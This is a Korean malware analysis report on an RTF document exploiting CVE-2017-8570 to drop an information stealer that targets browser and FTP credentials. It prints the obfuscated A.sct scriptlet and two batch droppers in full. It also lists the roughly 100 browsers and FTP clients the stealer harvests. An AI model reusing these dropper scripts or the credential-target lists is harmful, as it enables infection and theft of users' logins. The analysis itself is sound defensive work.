RTF.InfoSteal.699308.ce 분석서

한기환

Exported on 2021-11-30

Table of Contents

1 개요 4

2 악성코드 정보 및 분석 환경 5

2.1 악성코드 정보 5

2.2 악성 코드 분석 환경 5

3 주요 악성 행위 6

3.1 프로세스 동작 과정 6

3.2 주요 기능 6

4 상세 분석 7

4.1 CVE-2017-8570.rtf 7

4.2 A.sct 11

4.3 uffm.cmd 13

4.4 mt6nzqofd.cmd 14

4.5 calc.scr 16

4.6 calc.scr에서 추출한 파일 18

5 결론 21

5.1 권고사항 21

6 참고 22

* [개요](#scroll-bookmark-2)
* [악성코드 정보 및 분석 환경](#scroll-bookmark-3)
  + [악성코드 정보](#scroll-bookmark-4)
  + [악성 코드 분석 환경](#scroll-bookmark-5)
* [주요 악성 행위](#scroll-bookmark-6)
  + [프로세스 동작 과정](#scroll-bookmark-7)
  + [주요 기능](#scroll-bookmark-8)
* [상세 분석](#scroll-bookmark-9)
  + [CVE-2017-8570.rtf](#scroll-bookmark-10)
  + [A.sct](#scroll-bookmark-11)
  + [uffm.cmd](#scroll-bookmark-12)
  + [mt6nzqofd.cmd](#scroll-bookmark-13)
  + [calc.scr](#scroll-bookmark-14)
  + [calc.scr에서 추출한 파일](#scroll-bookmark-15)
* [결론](#scroll-bookmark-16)
  + [권고사항](#scroll-bookmark-17)
* [참고](#scroll-bookmark-18)

# 개요

RTF는 Rich Text Format이라 하며, 마이크로소프트사가 1987년에 개발한 문서 파일이다.

분석에 사용된 악성 샘플은 RTF의 취약점인 'CVE-2017-8570'이 사용되었으며, 해당 취약점은 원격코드실행 취약점으로,


모니커(Moniker)개체에 대해 초기화를 하는 과정에서 발생합니다. 또한 RTF 가 실행되는 과정중에 해당 개체를 활성화 시킬수 있으며,

이를 통해 SCT스크립트(Windows Script Component)를 실행할 수 있게 되는 것이다.

전파 방식으로는 악성 문서파일이 담긴 스팸메일 공격 방식을 사용해서 배포되며, 사용자들이 호기심으로 문서파일을 열어보게 되면 감염된다.

이 취약점이 발생하는 버전은 Microsoft Office 2007, 2010, 2013으로 대다수의 사용자들이 사용하고 있는 MS Office 제품군이 해당된다.

* 위험도



                                       <그림.1> [CVE-2017-8570](https://nvd.nist.gov/vuln/detail/CVE-2017-8570) 위험도

MS 오피스 사용자들이 영향받을 수 있으며, 이에 따라 이들 취약점의 심각도는 “높음(HIGH)”으로 분류되어 있다.

# 악성코드 정보 및 분석 환경

## 악성코드 정보

|  |  |
| --- | --- |
| **구분** | **내용** |
| 파일명 | CVE-2017-8570.rtf |
| MD5 | 7e65b8ea6a686cac9fc81f52e1216d71 |
| 발견 날짜 | 2021년 7월 20일 |
| 파일 크기 | 699,308 Bytes |
| 악성 동작 | InfoSteal, CVE-2017-8570 |

                     <표.1> 악성코드 정보

## 악성 코드 분석 환경


|  |  |
| --- | --- |
| **분석 환경** | **비고** |
| Windows 7 | 64 Bit |

                 <표.2> 악성 코드 분석 환경

# 주요 악성 행위

## 프로세스 동작 과정

* RTF 실행시 프로세스 동작 과정



                                        <그림.1>  프로세스 동작 과정

악성 RTF를 실행시키면 Object로 들어가 있는 파일들이 연쇄적으로 실행이 되며, 실제 악성행위를 하는 calc.scR이 실행된다.

## 주요 기능


* CVE-2017-8570.rtf  취약점 사용(CVE-2017-8570)
* calc.scr(InfoSteal 하는 파일)

# 상세 분석

## CVE-2017-8570.rtf

* CVE-2017-8570 파일 구조





                                                  <그림.2> 파일 구조


rtfobject.exe 을 이용해서 'CVE-2017-8570.rtf'의 구조를 확인해보면 총 5개의 Object가 들어 있는 것을 볼수 있으며, **"id 3"**을 보면 CVE-2017-8570 취약점을 사용한다는 것을 알 수 있다.

* rtfobject.exe 로 해당파일을 추출 한 결과



해당 파일들을 추출한 결과 a.sct,mt6nzqofd.cmd,uffm.cmd,zip.zip, object 파일들을 확인 할 수 있다.

* HXD로 열어본 CVE-2017-8570.rtf



                                                 <그림.3> HXD로 열어본 CVE-2017-8570.rtf

RTF 안에 있는 Object에서 objupdate 라는것을 볼 수 있다.

이것은 MS 오피스의 RTF 표준 기능중 OLE 자동 업데이트에 관한 것인데, objupdate 속성이 object에 추가되면,

유저와 상호작용 없이 자동으로 실행이 가능하다.

CVE-2017-8570.rtf 악성코드에서는 objupdate를 사용해서 사용자 몰래 기능을 수행한다.

* HXD로 열어본 CVE-2017-8570.rtf

_scroll_external\attachments\image2021-7-21_13-54-33-38d7d65093e619813503bf6798f9c06b6671a8bee9c1aff01c939530e43229ff.png

                      <그림.4-1> Composite Moniker ('00000309-0000-0000-C000-000000000046')

* HXD로 열어본 CVE-2017-8570.rtf  
  _scroll_external\attachments\image2021-7-21_13-55-56-64866c4d370be3b0fe8dd29709e795d10dd02296179a3011c5c2480c6c342b4c.png

                     <그림.4-2> File moniker ('00000303-0000-0000-C000-000000000046')

* HXD로 열어본 CVE-2017-8570.rtf  
  _scroll_external\attachments\image2021-7-21_13-57-17-8bae87a8837b9543be8d7a5bf7e28f5bbe2efeadc8325f59f5042227609cc97a.png

                     <그림.4-3> New moniker('ECABAFC6-7F19-11D2-978E-0000F8757E2A')

그림 <4-1>,<4-2>,<4-3>은  CVE-2017-8570.rtf 의 objupdate 속성 안에 있는 값들 이다.

해당 값에는 Composite, File,New 모니커(moniker)가 있다.

|  |
| --- |
| **모니커란?**  모니커(Moniker)는 별명을 뜻하는 단어지만 윈도우 프로그래밍에서 모니커는 원래 의미와 비슷하게 다른 객체를 지칭하는데 사용된다.  그런데 그렇게 사용되는 모니커 자체도 객체(IMoniker라는 인터페이스를 구현해야 하며 대개 DLL로 존재한다)이며 모니커는 자신이 가리키는 객체에 대한 포인터를 제공해주는 역할을 담당한다.  이렇게 모니커를 만들어 다른 객체를 가리키도록 한 다음 그것에 접근하기 위해 그 객체에 대한 포인터를 얻어내는 절차를 바인딩(Binding)이라 한다. |

Composite Moniker 는 바인딩 할때 오른쪽 모니커에서 왼쪽 모니커로 진행된다. Composite Moniker는 두 가지 이상의 모니커를 동시에 사용할때 사용된다.


해당 취약점에서 오른쪽 모니커는 New Moniker 이고, 왼쪽 모니커는 File Moniker 이다. 순서대로 New Moniker이 먼저 바인딩 되고, 왼쪽 모니커인 File Moniker가 실행된다.

File Moniker가 실행될때 SCT 객체를 초기화 하면서 로드를 하게 된다.

해당 취약점은 File Moniker로 초기화 된 객체가 단순히 "\*.sct" 확장자를 검색하여 파일을 가져온다.

해당파일이 정상파일인지 악성파일인지 확인을 안하고 가져오기 때문에 악의적인 sct파일을 실행하게 된다.

* HXD로 열어본 oletolink Object



                     <그림.5> HXD로 열어본 oletolink Object

문자열이 %locaLappData%/teMP/A.SCt 인것을 확인할 수 있다.

따라서 해당 oletolink 에서는 A.SCt를 실행 해주는것을 알 수 있다.

## A.sct


* A.sct

A.sct는 RTF가 처음으로 실행시키는 파일로 아래와 같은 코드를 사용한다.

|  |
| --- |
| <?XML version="1.0"?>  <scriptlet validate="true">    <script>  o = **new** Object();  <![CDATA[ // new ActiveXObject("WScript.Shell") 사용  function pqnjxiuhfs(umomqrn)  {  var fghvbx = String./\*dfsfgdfdf\*/fromCharCode(13\*1\*5,11\*9,29\*4,5\*21,100+18,100+1,80+8,70+9,90+8,100+6,100+1,90+9,100+16);  cxvxc = **this**/\*dfsfgdfdf\*/[fghvbx];  var nnqybb='ell';  var unzhb='t.';  var yybfex='ip';  var unzznjf='WScr';  var ynzlqmfsk='Sh';  var sdffghg = **new** /\*fd\*/cxvxc(unzznjf + yybfex + unzhb + ynzlqmfsk + nnqybb);  sdffghg["R"+"un"+""](umomqrn, 0, 1);  }  ]]>  <![CDATA[ //ufFm.cMD 실행  var pqmfjdbshr='"';  var siojqwnjfd="MD" + pqmfjdbshr;  var jqbyuybds="C";  var yqnzjdhfqhg ="m";  var iqmzhbagnn="<";  var mqizundga=jqbyuybds+"mD ";  var ozmqnhfaij= mqizundga + "/" + jqbyuybds + " " + mqizundga + iqmzhbagnn + " " + pqmfjdbshr + "%Te" + yqnzjdhfqhg + "P%\\ufFm.c" + siojqwnjfd;  pqnjxiuhfs(ozmqnhfaij);  ]]>  p = **new** Object();  </script>  <registration  description="1"  progid="1"  version="1.00"  classid="{204774CF-D251-4F02-855B-2BE70585184B}"  remotable="true"  >  </registration>      </scriptlet> |

Code Block 1 A.sct

* A.SCT 분석 1



                                                            <그림.6> A.SCT 분석 1

ozmqnhfaij 은 CmD /C CmD < \"%TemP%\\ufFm.cMD\" 라는것을 알 수 있다.

해당 명령어에 대한 설명은 "A.SCT 분석 2"에서 하겠다.

* A.SCT 분석 2



                                                                 <그림.7> A.SCT 분석 2

ActiveXObject 를 이용해서 WScript.Shell을 사용한다.

Run 을 이용해서 CmD /C CmD < \"%TemP%\\ufFm.cMD\ 을 실행 시키는것을 알 수 있다.

## uffm.cmd

* uffm.cmd

uffm.cmd는 A.sct가 실행시키는 파일로 아래와 같은 코드를 사용한다.

|  |
| --- |
| ECHO OFF  REM set localappdata="%localappdata%"  REM set localappdata="%localappdata%"  set fdgfgcv="\teMp\bl.tXt"  set sdvcxv="\temp\"  set cvbvdda="aA/B"      IF EXIST %localappdata%%fdgfgcv% (exit) ELSE (copy NUL %localappdata%%fdgfgcv% & cd %localappdata%%sdvcxv% & staRt "" /B mt6nzqofd.CmD "")  : %localappdata%\teMp\bl.tXt 가 있다면 종료, 없다면 자기자신을 %localappdata%\teMp\bl.tXt 해당경로에 복사 하고 %localappdata%\temp\ 에 들어간 후에 새로 창을 띄우지 않고 mt6nzqofd.CmD을 실행  : 중복 실행 방지 하는 부분 + mt6nzqofd.cmd 실행하는 부분 |

Code Block 2 A.sct

uffm은 중복실행을 방지하고, mt6nzqofd.cmd를 실행시켜준다.

## mt6nzqofd.cmd

* mt6nzqofd.cmd

mt6nzqofd.cmd는 uffm.cmd 가 실행시키는 파일로 아래와 같은 코드를 사용한다.

|  |
| --- |
| TIMEOUT /T 1  ECHO OFF      SET gcvs="%temp%\zip.zIp"  rem SET hghg="%temp%\saVER.scR"  SET cxvsdf="%temp%"  SET hgfdfgdhg="''"  SET vbdfgd="Shell.Application"  set xcvdfgsd="winword.exe"    :nbnbn  IF EXIST %gcvs% GOTO ghdfg rem "%temp%\zip.zIp" 가 존재하면 ghdfg로 간다.    tiMeOut /T 1 >nul    GOTO nbnbn      :ghdfg  Call :hghghgh "%localappdata%\temp\" "%TemP%\zip.zIp" rem hghghgh 첫번째 인자에 %localappdata%\temp\ 두번째 인자에 %TemP%\zip.zIp      set "bvcvgdf=HKEY\_CURRENT\_USER\SOFTWARE\Microsoft\Office\"  set "vbxcvsdf=.0\Word\File MRU"  set "fghhjkfd=.0\Word\Resiliency"    tASkkill /F /IM %xcvdfgsd% rem 워드 프로세스 종료    **for** /l %%i **in** (11,1,16) **do** (  reg delete %bvcvgdf%%%i%fghhjkfd% /f rem 기존 파일 로드 막기  **for** /f "tokens=1\* delims=\\*" %%a **in** ('REG QUERY "%bvcvgdf%%%i%vbxcvsdf%" /v "Item 1"') **do** set "odinnol=%%~b"  )  copy %cxvsdf%\honda.DOc "%odinnol%"  start %hgfdfgdhg% "%temp%\calc.scR" rem calc.scr 실행  "%odinnol%"  pushd "%temp%"  **for** /f "eol=: delims=" %%F **in** ('dir /b /a-d /o-d') **do** (  del "%%F"  )    set antiwindef="%uSeRpRofiLE%"  set mssucks="\appData\loCal\TeMp\"    :hghghgh <Average> <infortune> rem 압축풀기 실행  set vbs="%temp%\\_.vbs"  >>%vbs% echo set cvbds = CreateObject(%vbdfgd%) rem Shell.Application을 생성  >>%vbs% echo set FilesInZip=cvbds.NameSpace(%2).items  >>%vbs% echo cvbds.NameSpace(%1).CopyHere(FilesInZip),20  >>%vbs% echo Set fso = Nothing  >>%vbs% echo Set cvbds = Nothing  cscript //nologo %vbs% |

Code Block 3 A.sct

압축을 풀고, calc.scr을 실행 시켜준다.


## calc.scr

calc.scr은 mt6nzqofd.cmd가 실행시키는 파일이며, 원래는 화면 보호기 파일이다.

하지만 calc.scr은 분석결과 NSIS 파일로 구성되어있다.

|  |
| --- |
| **NSIS란?**  NSIS (Nullsoft Scriptable Install System)는 Windows 플랫폼에서 **프로그램을 설치할 수 있는 인스톨러를 구축할 수 있도록 도와주는 도구**입니다.  NSIS는 오픈소스 라이선스를 따르며, 어떠한 사용에 대해서도 완전히 무료입니다. **스크립트 기반으로 동작**하는 윈도용 설치 시스템으로, 윈앰프를 만든 것으로 알려져 있는 널소프트가 지원하는 가벼운 설치 시스템입니다.  NSIS는 인스톨실드와 같은 상용 사유 제품들을 널리 대체하면서 인기를 끌고 있습니다. |


* 추출한 NSIS 스크립트 분석



                                          <그림.8> 추출한 NSIS 스크립트 분석

neurograms.dll 의 hello\_zer09를 실행하는것을 알 수 있다.

* neurograms.dll 분석



                                         <그림.9> neurograms.dll 분석

IAT에 없는 CreateFileA을 API 리졸빙 하는 모습이다.

VirtualAlloc, MapViewOfFile, UnmapViewOfFile, WriteProcessMemory 등 을 가져오는것을 확인 할 수 있다.

* WriteProcessMemory에 브레이크 포인트 결과



                                       <그림.10> WriteProcessMemory에 브레이크 포인트 결과

 BE61A0주소의 값을 핸들 108번의 메모리 40000위치에 쓰는 API 이다.

* 핸들 108의 값

_scroll_external\attachments\image2021-7-21_17-4-25-646f5d9347c3e853a48ec166366da52d1c156293030c243eb28192787f3c1eed.png


_scroll_external\attachments\image2021-7-21_17-4-52-b010a814434de7e474d239a36f82771bbde89f2de732965707c3d2b68631e3d5.png

                                             <그림.11> 핸들 108의 값

확인 결과 핸들 108값은 0xFB4 = 4020 값으로 자식 프로세스에 값에다가 써준다.

## calc.scr에서 추출한 파일

* 추출한 파일 분석



                                             <그림.12> 추출한 파일 분석

calc.scr 에서 추출한 파일은 브라우저 및 FTP에 대한 정보를 수집한다.

|  |
| --- |
| 360Browser, BlackHawk, Chefck, Chrome, Chrome SxS, ChromePlus, Chromium, Chromodo, Citrio, CocCoc, Comodo Dragon, Comodo IceDragon, Coowon, Cyberfox, Epic Privacy Browser, Firefox, Flock, FossaMail, Foxmail, IncrediMail, Internet Explorer, Iridium, K-Meleon, Lunascape6, MailBox, Mustang Browser, Netz, Nichrome, Opera Next, Opera Stable, Orbitum, Outlook, Pale Moon, PocMail, Postbox, QtWeb, QupZilla, RockMelt, Safari, SeaMonkey, Spark, Superbird, Thunderbird, Titan Browser, Torch, Vivaldi, Waterfox, Yandex, Ymail, TrulyMail |

Code Block 4 검색대상 브라우저 정보 (총 50개)


|  |
| --- |
| 32BitFtp, AbleFTP, ALFTP, Automize, BitKinex, Bitvise, BlazeFtp, ClassicFTP, Cyberduck, DeluxeFTP, EasyFTP, ExpanDrive, Far Manager, Fastream NETFile, FileZilla, FlashFXP, Fling, FreshFTP, FTP Navigator, FTP Now, FTPBox, FTPGetter, FTPInfo, FTPShell, fullsync, GoFTP, JaSFtp, KiTTY, LinasFTP, Martin Prikryl, MyFTP, NetDrive, NexusFile, NovaFTP, NppFTP, Odin Secure FTP Expert, Sftp Net Drive, sherrod FTP, SmartFTP, Staff-FTP, Steed, SuperPutty, Syncovery, Total Commander, UltraFXP, VanDyke, WinFtp, WS\_FTP, Xftp |

Code Block 5 검색대상 FTP 정보 (총 49개)

* 기타 정보


|  |  |
| --- | --- |
| **이름** | **설명** |
| Credntials | 자격증명 |
| NoteZilla | Windows 및 Phone용 스티커 메모 앱 |
| PokerStars | 2017년 현재 세계 최대의 온라인 도박 사이트 포커스타스 |
| WinBox | Winbox는 빠르고 간단한 GUI를 사용하여 MikroTik RouterOS를 관리할 수 있는 작은 유틸리티 |

* 서버에 내 PC정보를 보내는 부분



                                              <그림.13> 서버에 내 PC정보를 보내는 부분

send로 서버에 내 PC 정보를 보내는 부분이다.

* FTP 로그인 정보 구축  
    
                                      <그림.14> FTP 로그인 정보 구축

파일질라 FTP는 사용자의 아이디, 패스워드 정보를 sitemanager.xml에 저장을 한다.

위 악성코드가 해당정보를 전송하는지 확인하기 위해 로그인정보를 구축을 한 후에 실행을 했다.

하지만 해당 서버로 전송이 되지 않는걸로 보아 서버에서 응답이 없으면(현재 악성코드의 서버는 닫힘) 해당정보를 전송하지 않는걸로 추측된다.

# 결론

CVE-2017-8570 취약점이 공게된 지난 2017년 7월 이후, 이를 활용한 악성 파일들이 종종 나타나고 있다. 해외에서는 2017년 지능형 위협 공격(APT)에 해당 취약점이 이용된 것이 확인되었다.

국내에서는 스팸 메일을 통하여 기업을 공격하는 것이 확인되었다.

해당 악성코드는 사용자 몰래 파일을 다운로드해서 실행 할 수 있기에 사용자들은 PC 사용을 함에 있어서 백신 최신 버전 업데이트 및 감시를 활성화해야 되며, 불확실한 발신자 첨부 파일의 실행을 조심해야 한다.

공격자가 CVE-2017-8570 취약점을 악용할 경우, 임의의 코드를 실행할 수 있다.

해당 취약점은 MS Office 2000~2016 에서 취약하다.  이는 많은 MS Office 사용자들이 영향을 받을 수 있으며 MS Office 최신 버전을 사용하는 것이 중요하다.

## 권고사항

* 불분명한 발신자 첨부 파일 실행 제한
* 백신 최신 업데이트 및 실시간 감시 활성화
* 인가되지 않은 프로그램 사용 제한
* MS Office 최신 버전 유지

# 참고

* CVE-2017-8570  
  <https://nvd.nist.gov/vuln/detail/CVE-2017-8570>
* 마이크로 소프트 CVE-2017-8570 취약점  
  <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2017-8570>